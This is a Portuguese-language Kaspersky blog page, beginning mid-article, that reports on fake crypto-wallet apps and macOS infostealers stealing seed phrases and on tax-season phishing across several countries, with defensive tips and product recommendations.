
Além desses, identificamos diversos aplicativos com nomes e ícones que não tinham qualquer relação com criptomoedas. No entanto, seus banners promocionais alegavam que poderiam ser usados para baixar e instalar aplicativos oficiais de carteiras digitais que não estão disponíveis na App Store da região.

Banners em páginas de aplicativos afirmando que podem ser usados para baixar o aplicativo oficial do TokenPocket, que não está disponível na App Store local.

Banners em páginas de aplicativos afirmando que podem ser usados para baixar o aplicativo oficial do TokenPocket, que não está disponível na App Store local.

Ao todo, identificamos 26 aplicativos de phishing que se passam pelas seguintes carteiras populares:

  • MetaMask
  • Ledger
  • Trust Wallet
  • Coinbase
  • TokenPocket
  • imToken
  • Bitpie

Alguns outros aplicativos muito semelhantes ainda não apresentavam funcionalidades de phishing, mas todos os indícios apontam que estão vinculados aos mesmos agentes maliciosos. É provável que pretendam adicionar funcionalidades maliciosas em atualizações futuras.

Para conseguir a aprovação desses aplicativos na App Store, os desenvolvedores incluíram funcionalidades básicas, como jogos, calculadoras ou gerenciadores de tarefas.


Instalar qualquer um desses clones é o primeiro passo para perder seus criptoativos. Embora os aplicativos em si não roubem diretamente criptomoedas, frases-semente (frases de recuperação) ou senhas, eles funcionam como isca, explorando a confiança do usuário por estarem listados na App Store oficial. Após a instalação e uso, no entanto, o aplicativo abre um site de phishing no navegador da vítima, projetado para imitar a App Store, e então induz o usuário a instalar uma versão comprometida da carteira de criptomoedas correspondente. Os invasores criaram múltiplas versões desses módulos maliciosos, cada uma adaptada a uma carteira específica. É possível encontrar uma análise técnica detalhada desse ataque em nossa publicação no Securelist.


Uma vítima que cai no golpe é inicialmente induzida a instalar um perfil de provisionamento, que permite o sideload de aplicativos em um iPhone fora da App Store. Em seguida, esse perfil é utilizado para instalar o próprio aplicativo malicioso.


Um site falso da App Store induzindo o usuário a instalar um aplicativo que se passa pelo Ledger Wallet

Um site falso da App Store induzindo o usuário a instalar um aplicativo que se passa pelo Ledger Wallet

No exemplo acima, o malware é baseado no aplicativo original da Ledger, com funcionalidades de trojan integradas. O aplicativo é visualmente idêntico ao original, mas, ao ser conectado a uma carteira de hardware, exibe uma janela solicitando a frase-semente, supostamente para restaurar o acesso. Esse não é o procedimento padrão. Normalmente, é necessário apenas inserir um PIN, nunca a frase de recuperação. Caso a vítima seja enganada pela aparente legitimidade do aplicativo e insira sua frase-semente, essa informação é imediatamente enviada ao servidor dos invasores, concedendo a eles acesso total aos criptoativos da vítima.

Sideload fora da App Store

Um componente crítico desse esquema envolve a instalação de malware no iPhone da vítima por meio da evasão da App Store e de seu processo de verificação. Esse método é executado de forma semelhante ao infostealer para iOS SparkKitty, identificado anteriormente. Os invasores conseguiram obter acesso ao Apple Developer Enterprise Program. Por apenas US$ 299 por ano, e após um processo que inclui entrevista e verificação corporativa, esse programa permite que organizações emitam seus próprios perfis de configuração e aplicativos para download direto nos dispositivos dos usuários, sem necessidade de publicação na App Store.

Para instalar o aplicativo, a vítima precisa primeiro instalar um perfil de configuração que viabiliza o download direto do malware, contornando a App Store. Observe o ícone de verificação verde

Para instalar o aplicativo, a vítima precisa primeiro instalar um perfil de configuração que viabiliza o download direto do malware, contornando a App Store. Observe o ícone de verificação verde

De modo geral, perfis corporativos são projetados para permitir que organizações distribuam aplicativos internos diretamente nos dispositivos de seus colaboradores. Esses aplicativos não precisam ser publicados na App Store e podem ser instalados em um número ilimitado de dispositivos. Infelizmente, esse recurso é frequentemente explorado de forma indevida. Esses perfis são amplamente utilizados para distribuir softwares que não atendem às políticas da Apple, como cassinos on-line, mods pirateados e, evidentemente, malware.

É exatamente por isso que o site falso que imita a Apple Store induz o usuário a instalar um perfil de configuração antes de disponibilizar o aplicativo assinado por esse perfil.

Roubo de criptomoedas por meio de aplicativos e extensões no macOS

Muitos usuários de criptomoedas preferem gerenciar suas carteiras em um computador, em vez de um smartphone, optando com frequência por dispositivos com macOS. Não surpreende, portanto, que a maioria dos infostealers voltados para macOS tenha como alvo dados de carteiras de criptomoedas, de uma forma ou de outra. Recentemente, porém, uma nova tática maliciosa vem ganhando força. Além de roubar dados armazenados, os atacantes passaram a incorporar diálogos de phishing diretamente em aplicativos legítimos de carteiras já instalados nos computadores das vítimas. No início deste ano, o infostealer MacSync passou a utilizar esse recurso. Ele se infiltra nos sistemas por meio de ataques do tipo ClickFix. Usuários que buscam determinados softwares são direcionados a sites falsos com instruções fraudulentas para instalar o aplicativo executando comandos no Terminal. Esse processo executa o infostealer, que coleta senhas e cookies armazenados no Chrome, conversas de mensageiros populares e dados de extensões de carteiras de criptomoedas baseadas em navegador.

No entanto, o ponto mais relevante ocorre na etapa seguinte. Se a vítima já possui um aplicativo legítimo da Trezor ou da Ledger instalado, o infostealer baixa módulos adicionais e substitui partes do aplicativo por código trojanizado. Em seguida, o malware assina novamente o arquivo modificado, de modo que, após essas alterações, o Gatekeeper, mecanismo de proteção nativo do macOS, permita a execução do aplicativo sem solicitar permissões adicionais ao usuário. Embora essa técnica nem sempre funcione, ela é eficaz em aplicativos mais simples desenvolvidos com base no Electron.

O aplicativo trojanizado, então, solicita ao usuário a frase-semente da carteira

O aplicativo trojanizado, então, solicita ao usuário a frase-semente da carteira

Ao abrir o aplicativo comprometido, ele simula um erro e inicia um suposto “processo de recuperação”, solicitando que o usuário informe a frase-semente.

Além do MacSync, desenvolvedores de outros infostealers populares para macOS também passaram a adotar essa abordagem de trojanização. Já descrevemos anteriormente um mecanismo semelhante utilizado para comprometer carteiras como Exodus e Bitcoin-Qt.

Como manter seus criptoativos seguros

Repetidamente, os invasores demonstram que nenhum dispositivo é totalmente invulnerável. Com tantos desenvolvedores e usuários de criptomoedas utilizando macOS e iOS, agentes maliciosos passaram a estruturar ataques em escala industrial para ambas as plataformas. Manter-se seguro exige uma abordagem de defesa em profundidade, aliada a ceticismo e vigilância constantes.

  • Baixe aplicativos apenas de fontes confiáveis, como o site oficial do desenvolvedor ou sua página na App Store. Como até mesmo lojas oficiais podem conter malware, verifique sempre o desenvolvedor do aplicativo.
  • Analise também a avaliação do app, a data de publicação e o número de downloads.
  • Leia as avaliações, especialmente as negativas. Ordene as avaliações por data para analisar a versão mais recente. Os invasores frequentemente começam com um aplicativo totalmente legítimo, que acumula boas avaliações, antes de introduzir funcionalidades maliciosas em uma atualização posterior.
  • Nunca copie e cole comandos no Terminal sem ter 100% de certeza sobre o que eles fazem. Esses ataques se tornaram muito populares ultimamente, muitas vezes disfarçados como etapas de instalação para aplicativos de IA como Claude Code ou OpenClaw.
  • Utilize uma solução de segurança abrangente em todos os seus computadores e smartphones. Recomendamos o Kaspersky Premium. Essa medida reduz significativamente o risco de acessar sites de phishing ou instalar aplicativos maliciosos.
  • Nunca insira sua frase-semente em um aplicativo de carteira de hardware, em um site ou em um chat. Em todos os cenários, seja migrando para uma nova carteira, reinstalando aplicativos ou recuperando uma carteira, a frase inicial deve ser inserida exclusivamente no próprio dispositivo de hardware (nunca em um aplicativo móvel ou de desktop).
  • Sempre verifique o endereço do destinatário diretamente na tela da carteira de hardware, como forma de prevenir ataques de substituição de endereço.
  • Armazene suas frases-semente da maneira mais segura possível, como em uma placa de metal ou em um envelope lacrado em um cofre. É melhor não armazená-las em um computador, mas se essa for sua única opção, use um cofre seguro e criptografado como Kaspersky Password Manager.

Ainda acredita que dispositivos da Apple são totalmente seguros? Reavalie essa percepção ao conhecer os seguintes casos:


  • ✇Blog oficial da Kaspersky
  • Spam e phishing direcionados aos contribuintes | Blog oficial da Kaspersky Olga Altukhova (Svistunova)
    Em muitos países, a primavera é a época tradicional para a apresentação de declarações de imposto de renda. Esses documentos são uma mina de ouro para as pessoas mal-intencionadas porque contêm uma grande quantidade de dados pessoais, como histórico profissional, renda, ativos, detalhes da conta bancária e por aí vai. Não é surpresa que os golpistas aumentem seus esforços nessa época; a internet está cheia de sites falsos projetados para parecerem exatamente recursos governamentais e autoridades
     

Spam e phishing direcionados aos contribuintes | Blog oficial da Kaspersky

Em muitos países, a primavera é a época tradicional para a apresentação de declarações de imposto de renda. Esses documentos são uma mina de ouro para as pessoas mal-intencionadas porque contêm uma grande quantidade de dados pessoais, como histórico profissional, renda, ativos, detalhes da conta bancária e por aí vai. Não é surpresa que os golpistas aumentem seus esforços nessa época; a internet está cheia de sites falsos projetados para parecerem exatamente recursos governamentais e autoridades fiscais.

Com a proximidade de prazos e números a serem analisados, a pressa de terminar tudo a tempo pode fazer com que as pessoas baixem a guarda. Na confusão, é fácil não perceber os sinais de que o site onde você está detalhando suas finanças não tem nenhuma conexão com o fisco, ou que o arquivo que acabou de ser baixado, supostamente de um fiscal, na verdade é malware.

Nesta postagem, detalharemos como esses sites fraudulentos de agências fiscais operam em diferentes países e o que é preciso evitar fazer para manter seu dinheiro e suas informações confidenciais seguros.

Brasileiros na mira

A temporada de declaração do Imposto de Renda no Brasil trouxe um aumento notável na atividade de cibercriminosos. Apenas em março, a Kaspersky identificou ao menos 61 domínios maliciosos registrados no país, todos utilizando o Leão como isca para enganar contribuintes e roubar informações sensíveis ou pagamentos indevidos.

Os ataques vão desde páginas falsas que simulam serviços oficiais até campanhas de phishing que se passam por comunicações legítimas de órgãos governamentais. O principal objetivo é induzir as vítimas a fornecer suas credenciais do Gov.br, plataforma oficial de serviços públicos digitais do Governo Federal, ou a realizar transferências financeiras sob pressão.

A principal estratégia da campanha é a abordagem clássica de criar sites fraudulentos que imitam páginas oficiais, utilizando termos como “IRPF”, “regularização”, “declaração” e até referências diretas à Receita Federal, como logotipos, para parecerem legítimos. Essas páginas são projetadas para confundir os usuários e aumentar as chances de acesso não autorizado a dados pessoais.

A campanha também incluiu o envio de e-mails falsos a contribuintes, informando sobre supostos problemas em suas declarações. Nessas mensagens, as vítimas são alertadas sobre irregularidades no CPF e incentivadas a resolver a situação com urgência, muitas vezes com promessas de benefícios, como descontos em multas.

Exemplo de notificação fraudulenta recebida por e-mail

Exemplo de notificação fraudulenta recebida por e-mail para pagamento, via PIX ou boleto, de falsa pendência com a Receita Federal do Brasil

Ao seguir as instruções, as vítimas são direcionadas a realizar pagamentos via PIX ou boleto, sistema de cobrança brasileiro com código de barras. Os prazos são sempre curtos, aumentando a pressão e reduzindo o tempo disponível para verificação. Os valores são enviados para contas de terceiros, o que dificulta a recuperação do dinheiro.

Além de sites de phishing que imitam recursos legítimos, nossos especialistas descobriram sites fraudulentos que prometem serviços pagos para preencher e auditar documentos fiscais, mas que, na prática, roubam dados de alto valor, como números do CPF.

Golpistas no Brasil oferecem ajuda com declarações de impostos. Para contatá-los, o usuário deve fornecer o nome, número de telefone, endereço, data de nascimento, e-mail e CPF em um formulário especial. A entrega de um CPF pode representar um risco para a vítima, uma vez que golpistas podem fazer pedidos de empréstimo fraudulentos, podem invadir contas de serviços governamentais e outros ataques de engenharia social
Outro site de golpe brasileiro. Segundo os golpistas, eles arquivam 60 milhões de declarações de impostos anualmente, supostamente ajudando 28% da população brasileira

Phishing contra contribuintes

Além do Brasil, os invasores estão falsificando sites de autoridades fiscais em vários outros países, inclusive os portais oficiais dos governos da Alemanha, França, Áustria, Suíça, Chile e Colômbia. O modus operandi é similar: nos sites fraudulentos, os golpistas coletam credenciais de serviços legítimos e roubam dados pessoais antes de se oferecerem para processar uma dedução fiscal, desde que a vítima forneça os dados do cartão de crédito. Em alguns casos, eles até cobram uma taxa por esse serviço fraudulento.

Exemplo de notificação fraudulenta recebida por e-mail

Um site que imita a autoridade fiscal chilena. A vítima é instruída a inserir os dados do cartão de crédito para receber uma restituição substancial de impostos, aproximadamente US$ 375. Em vez disso, os fundos são desviados da conta da vítima diretamente para os golpistas

Às vezes, a tática envolve acusações feitas em nome de órgãos governamentais. Na imagem abaixo, por exemplo, um suposto chefe de auditoria fiscal, em Paris, informa à vítima que ela forneceu informações de renda incompletas. Então, para evitar penalidades, a pessoa é instruída a baixar um documento e fazer as correções imediatamente. No entanto, o arquivo PDF esconde algo muito pior: malware.

Portal fiscal francês falso (Impots.gouv)

Em vez de um documento oficial da autoridade fiscal francesa, a pessoa encontra malware no PDF, pronto para infectar o dispositivo

Na Colômbia, um site falso da direção nacional de impostos e alfândegas também solicita que as pessoas baixem documentos que devem ser “desbloqueados com uma chave de segurança”. Na realidade, trata-se simplesmente de um arquivo comprimido ZIP malicioso e protegido por senha.

Site falso que se passa pela Direção Nacional de Impostos e Alfândegas da Colômbia

Depois de inserir a senha, a pessoa abre um arquivo comprimido malicioso que infecta o dispositivo

Lucros de criptomoedas isentos de impostos

Os detentores de criptomoedas passaram a representar um alvo específico para os invasores. As autoridades fiscais alemãs falsas estão exigindo que os proprietários de carteiras “verifiquem seus ativos digitais” e citam os regulamentos da UE tendo como objetivo o cálculo de impostos. E, claro, há um “lado positivo”: obviamente, os ganhos com criptomoedas estão supostamente isentos de impostos! No entanto, para solicitar um benefício tão generoso, os usuários devem passar por um procedimento de “verificação”. O site ainda promete fazer a criptografia de dados usando um “protocolo SSL de 2048 bits”.

Para concluir o processo de “verificação”, os usuários são forçados a inserir a frase-semente, ou seja, a sequência exclusiva de palavras vinculadas a uma carteira de criptomoedas que concede acesso de recuperação total. Essa solicitação está associada a uma ameaça: a recusa em fornecer os dados levará a graves consequências legais, como multas de até um milhão de euros ou processo criminal.

Um anúncio no portal falso ELSTER afirma que ganhos em criptomoedas são isentos de impostos após "verificação", e que a "autoridade fiscal" não tem acesso direto às carteiras dos usuários. Dá para acreditar?
Primeiro, a pessoa é forçada a inserir as informações pessoais…
…E, em seguida, ela escolhe como verificar as participações em criptomoedas: vinculando uma carteira ou uma conta de câmbio. Entre os serviços visados por esses golpistas, podemos citar alguns, como Ledger, Trezor, Trust Wallet, BitBox02, KeepKey, MetaMask, Phantom e Coinbase
Por fim, a vítima é forçada a fornecer a frase-semente para entregar aos golpistas o controle total sobre a carteira. Os invasores muito amigavelmente alertam a vítima para que se certifique de que ninguém esteja olhando para a tela, enquanto a ameaçam com penalidades legais inexistentes por descumprimento

Os invasores também aplicaram um golpe semelhante em usuários franceses. Eles criaram um “portal de conformidade tributária de criptomoedas” inexistente, que imita o design do site do ministério da economia e finanças da França. O site de phishing exige, agressivamente, que os residentes franceses enviem uma “declaração de ativos digitais”.

Depois que o usuário insere as informações pessoais, os golpistas solicitam que eles insiram manualmente a frase-semente ou “vinculem” a carteira de criptomoedas ao portal. Se a vítima seguir em frente, as carteiras MetaMask, Binance, Coinbase, Trust Wallet ou WalletConnect serão drenadas.

O site de phishing exige, agressivamente, que os residentes franceses enviem uma "declaração de ativos digitais". (tradução: eles querem sequestrar as contas de criptomoedas
Uma vez que os dados pessoais são inseridos, os golpistas oferecem a opção de inserir manualmente uma frase-semente ou de "vincular" uma carteira ao portal

A IA pode ajudar com as declarações de impostos?

Quando você tem IA à disposição, capaz de gerar texto instantaneamente e preencher planilhas, há uma forte tentação de delegar tudo a ela. Infelizmente, isso pode gerar sérias consequências. Em primeiro lugar, todos os chatbots populares processam os dados em seus respectivos servidores, o que coloca suas informações confidenciais em risco de vazamento. Em segundo lugar, é comum que eles cometam erros incrivelmente tolos, e isso pode resultar em problemas reais com o fisco.

Antes de informar a um chatbot ou agente de IA quanto você ganhou no ano passado, juntamente com dados pessoais e bancários detalhados, lembre-se da frequência com que ocorrem vazamentos em serviços de IA e considere os riscos. Não informe sua renda para a IA, não forneça detalhes pessoais, como nome ou endereço, e, sob hipótese alguma, não carregue fotos ou números de documentos vitais, como passaportes, informações de seguro ou números de previdência social. Os arquivos que contêm informações confidenciais devem ser mantidos em contêineres criptografados, como o [placeholder KPM].

Se, mesmo assim, você ainda quiser usar ferramentas de IA, é recomendável executá-las localmente. Isso pode ser feito gratuitamente até mesmo em um laptop padrão, e já mostramos como configurar modelos de linguagem locais usando o DeepSeek como um exemplo. No entanto, a qualidade da saída desses modelos é geralmente inferior. É bem possível que a verificação dupla de cada dígito em uma resposta gerada por IA leve mais tempo do que apenas preencher a papelada manualmente. Não se esqueça, você é o único responsável perante a administração fiscal por quaisquer erros, e não a IA.

Por fim, fique atento aos modelos de phishing por IA que oferecem “assistência” com a declaração de impostos. Os especialistas da Kaspersky descobriram sites que pedem aos usuários o envio de notas fiscais, supostamente para a geração automatizada de declarações e solicitações de dedução. Porém, o que acontecia, de fato, era que os invasores coletavam os dados pessoais para revender na dark web ou para usar em futuros ataques de phishing, chantagem e esquemas de extorsão.

O phishing por IA rouba dados de contribuintes que buscam assistência para o preenchimento da declaração

Os criadores de uma ferramenta de IA falsa solicitam aos usuários que carreguem documentos fiscais e garantem que o site não armazena nenhum dado do usuário. Na realidade, todas as informações inseridas, como nome, endereço, documentos, pessoa de contato e número de telefone acabam nas mãos de criminosos virtuais

Lembre-se de que serviços legítimos de IA alertam para não compartilhar dados confidenciais, e documentos fiscais se enquadram nessa categoria. Quaisquer ferramentas de IA que prometem oferecer ajuda para lidar com a papelada fiscal são simplesmente uma farsa.

Como proteger a si mesmo e às suas informações

  • Faça você mesmo a sua declaração. O risco de encontrar golpistas é extremamente alto. Mesmo que uma empresa de consultoria seja legítima, a empresa receberá um dossiê completo seu: detalhes do passaporte, informações de emprego e renda, endereço e muito mais. Não se esqueça de que mesmo os serviços mais honestos não estão imunes a ataques e violações de dados.
  • Cuidado com sites falsos. Use uma solução de segurança confiável que impede a visita a sites de phishing e bloqueia downloads de arquivos maliciosos.
  • Mantenha todos os documentos importantes criptografados. Armazenar fotos, notas ou arquivos na área de trabalho ou manter mensagens com estrela em um aplicativo de mensagens não é uma forma segura de lidar com dados confidenciais. Um cofre seguro como o Kaspersky Password Manager pode armazenar mais do que apenas senhas e informações de cartão de crédito: ele também pode proteger documentos e até fotos.
  • Não confie na IA. Mesmo os chatbots mais avançados são propensos a erros e alucinações e, em princípio, os desenvolvedores podem ler qualquer conversa que você tenha com a IA. Se você absolutamente precisar usar a IA, instale e execute uma versão local em seu próprio computador.
  • Siga apenas os canais oficiais. O “inspetor fiscal chefe” do seu país ou cidade definitivamente não enviará uma mensagem para você, pois funcionários de alto escalão têm coisas mais importantes a fazer. Contate as autoridades fiscais apenas por canais oficiais e verifique o remetente de todos os e-mails recebidos. Na maioria das vezes, mesmo uma pequena diferença no nome ou no endereço é um sinal que revela uma campanha de phishing.

Leitura adicional sobre phishing e segurança de dados:

❌
❌